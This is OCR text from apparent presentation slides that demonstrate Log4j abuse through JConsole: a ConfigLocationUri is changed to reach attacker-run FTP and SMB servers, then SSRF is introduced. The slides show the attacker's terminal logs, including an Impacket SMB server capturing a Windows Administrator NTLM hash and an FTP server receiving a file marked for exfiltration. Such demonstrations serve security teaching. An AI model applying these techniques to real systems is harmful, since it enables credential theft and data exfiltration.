
JConsole – Read ConfigText



Read Remote Files – FTP://


Read Remote Files (FTP://)

JConsole – Change ConfigLocationUri



Read Remote Files (FTP://)

JConsole – Change ConfigLocationUri



Read Remote Files (FTP://)

Attacker's FTP Server

```
guest@worker01:~/Desktop/Log4J$ cat exfil.txt
Exfil this file
guest@worker01:~/Desktop/Log4J$ ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
       valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host
       valid_lft forever preferred_lft forever
2: ens33: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group default qlen 1000
    link/ether 00:0c:29:7b:8c:51 brd ff:ff:ff:ff:ff:ff
    altname enp2s1
    inet 192.168.6.129/24 brd 192.168.6.255 scope global dynamic noprefixroute ens33
       valid_lft 1304sec preferred_lft 1304sec
    inet6 fe80::52b7:7fe6:e82:6777/64 scope link noprefixroute
       valid_lft forever preferred_lft forever
3: docker0: <BROADCAST,MULTICAST> mtu 1500 qdisc noqueue state DOWN group default
    link/ether 02:42:07:9d:6e:d3 brd ff:ff:ff:ff:ff:ff
guest@worker01:~/Desktop/Log4J$ python3 -m pyftpdlib -u mal -P somepass
[I 2024-04-29 22:48:42] concurrency model: async
[I 2024-04-29 22:48:42] masquerade (NAT) address: None
[I 2024-04-29 22:48:42] passive ports: None
[I 2024-04-29 22:48:42] >>> starting FTP server on 0.0.0.0:2121, pid=309613 <<<
[I 2024-04-29 22:49:36] 192.168.6.176:50181-[] FTP session opened (connect)
[I 2024-04-29 22:49:36] 192.168.6.176:50181-[mal] USER 'mal' logged in.
[I 2024-04-29 22:49:36] 192.168.6.176:50181-[mal] RETR /home/guest/Desktop/Log4J/exfil.txt completed=1 bytes=16 seconds=0.001
[I 2024-04-29 22:49:36] 192.168.6.176:50181-[mal] FTP session closed (disconnect).
[I 2024-04-29 22:49:54] 192.168.6.176:50183-[] FTP session opened (connect)
```

Read Remote Files (FTP://)

Attacker's FTP Server

```
guest@worker01:~/Desktop/Log4J$ python3 -m pyftpdlib -u mal -P somepass
[I 2024-04-29 22:48:42] concurrency model: async
[I 2024-04-29 22:48:42] masquerade (NAT) address: None
[I 2024-04-29 22:48:42] passive ports: None
[I 2024-04-29 22:48:42] >>> starting FTP server on 0.0.0.0:2121, pid=309613 <<<
[I 2024-04-29 22:49:36] 192.168.6.176:50181-[] FTP session opened (connect)
[I 2024-04-29 22:49:36] 192.168.6.176:50181-[mal] USER 'mal' logged in.
[I 2024-04-29 22:49:36] 192.168.6.176:50181-[mal] RETR /home/guest/Desktop/Log4J/exfil.txt
[I 2024-04-29 22:49:36] 192.168.6.176:50181-[mal] FTP session closed (disconnect).
[I 2024-04-29 22:49:54] 192.168.6.176:50183-[] FTP session opened (connect)
```

Read Remote Files (FTP://)

Attacker's FTP Server


```
guest@worker01:~/Desktop/Log4J$ cat exfil.txt
Exfil this file
```

Read Remote Files – SMB (FILE:////)


DID SOMEONE SAY ...
SAMBA


Read Remote Files (SMB, FILE:////)

JConsole – Change ConfigLocationUri




Read Remote Files (SMB, FILE:////)

JConsole – Change ConfigLocationUri



Read Remote Files (SMB, FILE:////)

JConsole – Change ConfigLocationUri



Read Remote Files (SMB, FILE:////)

Attacker's Malicious SMB

```
guest@worker01:~/Desktop/Log4J$ ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
       valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host
       valid_lft forever preferred_lft forever
2: ens33: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group default qlen 1000
    link/ether 00:0c:29:7b:8c:51 brd ff:ff:ff:ff:ff:ff
    altname enp2s1
    inet 192.168.6.129/24 brd 192.168.6.255 scope global dynamic noprefixroute ens33
       valid_lft 1671sec preferred_lft 1671sec
    inet6 fe80::52b7:7fe6:e82:6777/64 scope link noprefixroute
       valid_lft forever preferred_lft forever
3: docker0: <BROADCAST,MULTICAST> mtu 1500 qdisc noqueue state DOWN group default
    link/ether 02:42:07:9d:6e:d3 brd ff:ff:ff:ff:ff:ff
guest@worker01:~/Desktop/Log4J$ sudo python3 /usr/share/doc/python3-impacket/examples/smbserver.py mal .
Impacket v0.9.24 - Copyright 2021 SecureAuth Corporation

[*] Config file parsed
[*] Callback added for UUID 4B324FC8-1670-01D3-1278-5A47BF6EE188 V:3.0
[*] Callback added for UUID 6BFFD098-A112-3610-9833-46C3F87E345A V:1.0
[*] Config file parsed
[*] Config file parsed
[*] Config file parsed
[*] Incoming connection (192.168.6.176,50161)
[*] AUTHENTICATE_MESSAGE (WIN-NG3T89A1DR9\Administrator,WIN-NG3T89A1DR9)
[*] User WIN-NG3T89A1DR9\Administrator authenticated successfully
[*] Administrator::WIN-NG3T89A1DR9:aaaaaaaaaaaaaaaa:a5b76[redacted]00
4400580047004400760071005700690002001000680054004500 7a006[redacted]00
000880bf1c48d5b41e689d76411d4245a528308bf2567b6fda3295403[redacted]00
00000000000000
```

Read Remote Files (SMB, FILE:////)

Attacker's Malicious SMB


```
guest@worker01:~/Desktop/Log4J$ sudo python3 /usr/share/doc/python3-impacket/examples/smbserver.py mal .
Impacket v0.9.24 - Copyright 2021 SecureAuth Corporation

[*] Config file parsed
[*] Callback added for UUID 4B324FC8-1670-01D3-1278-5A47BF6EE188 V:3.0
[*] Callback added for UUID 6BFFD098-A112-3610-9833-46C3F87E345A V:1.0
[*] Config file parsed
[*] Config file parsed
[*] Config file parsed
[*] Incoming connection (192.168.6.176,50161)
[*] AUTHENTICATE_MESSAGE (WIN-NG3T89A1DR9\Administrator,WIN-NG3T89A1DR9)
[*] User WIN-NG3T89A1DR9\Administrator authenticated successfully
[*] Administrator::WIN-NG3T89A1DR9:aaaaaaaaaaaaaaaa:a5b76
```

HTTP Server-Side Request Forgery


CLOUD METADATA ENDPOINTS
INTERNAL HTTP SERVERS
SSRF
NOTHING TO SEE HERE
imgflip.com

HTTP SSRF – Blind GET

Attacker's Malicioius SMB



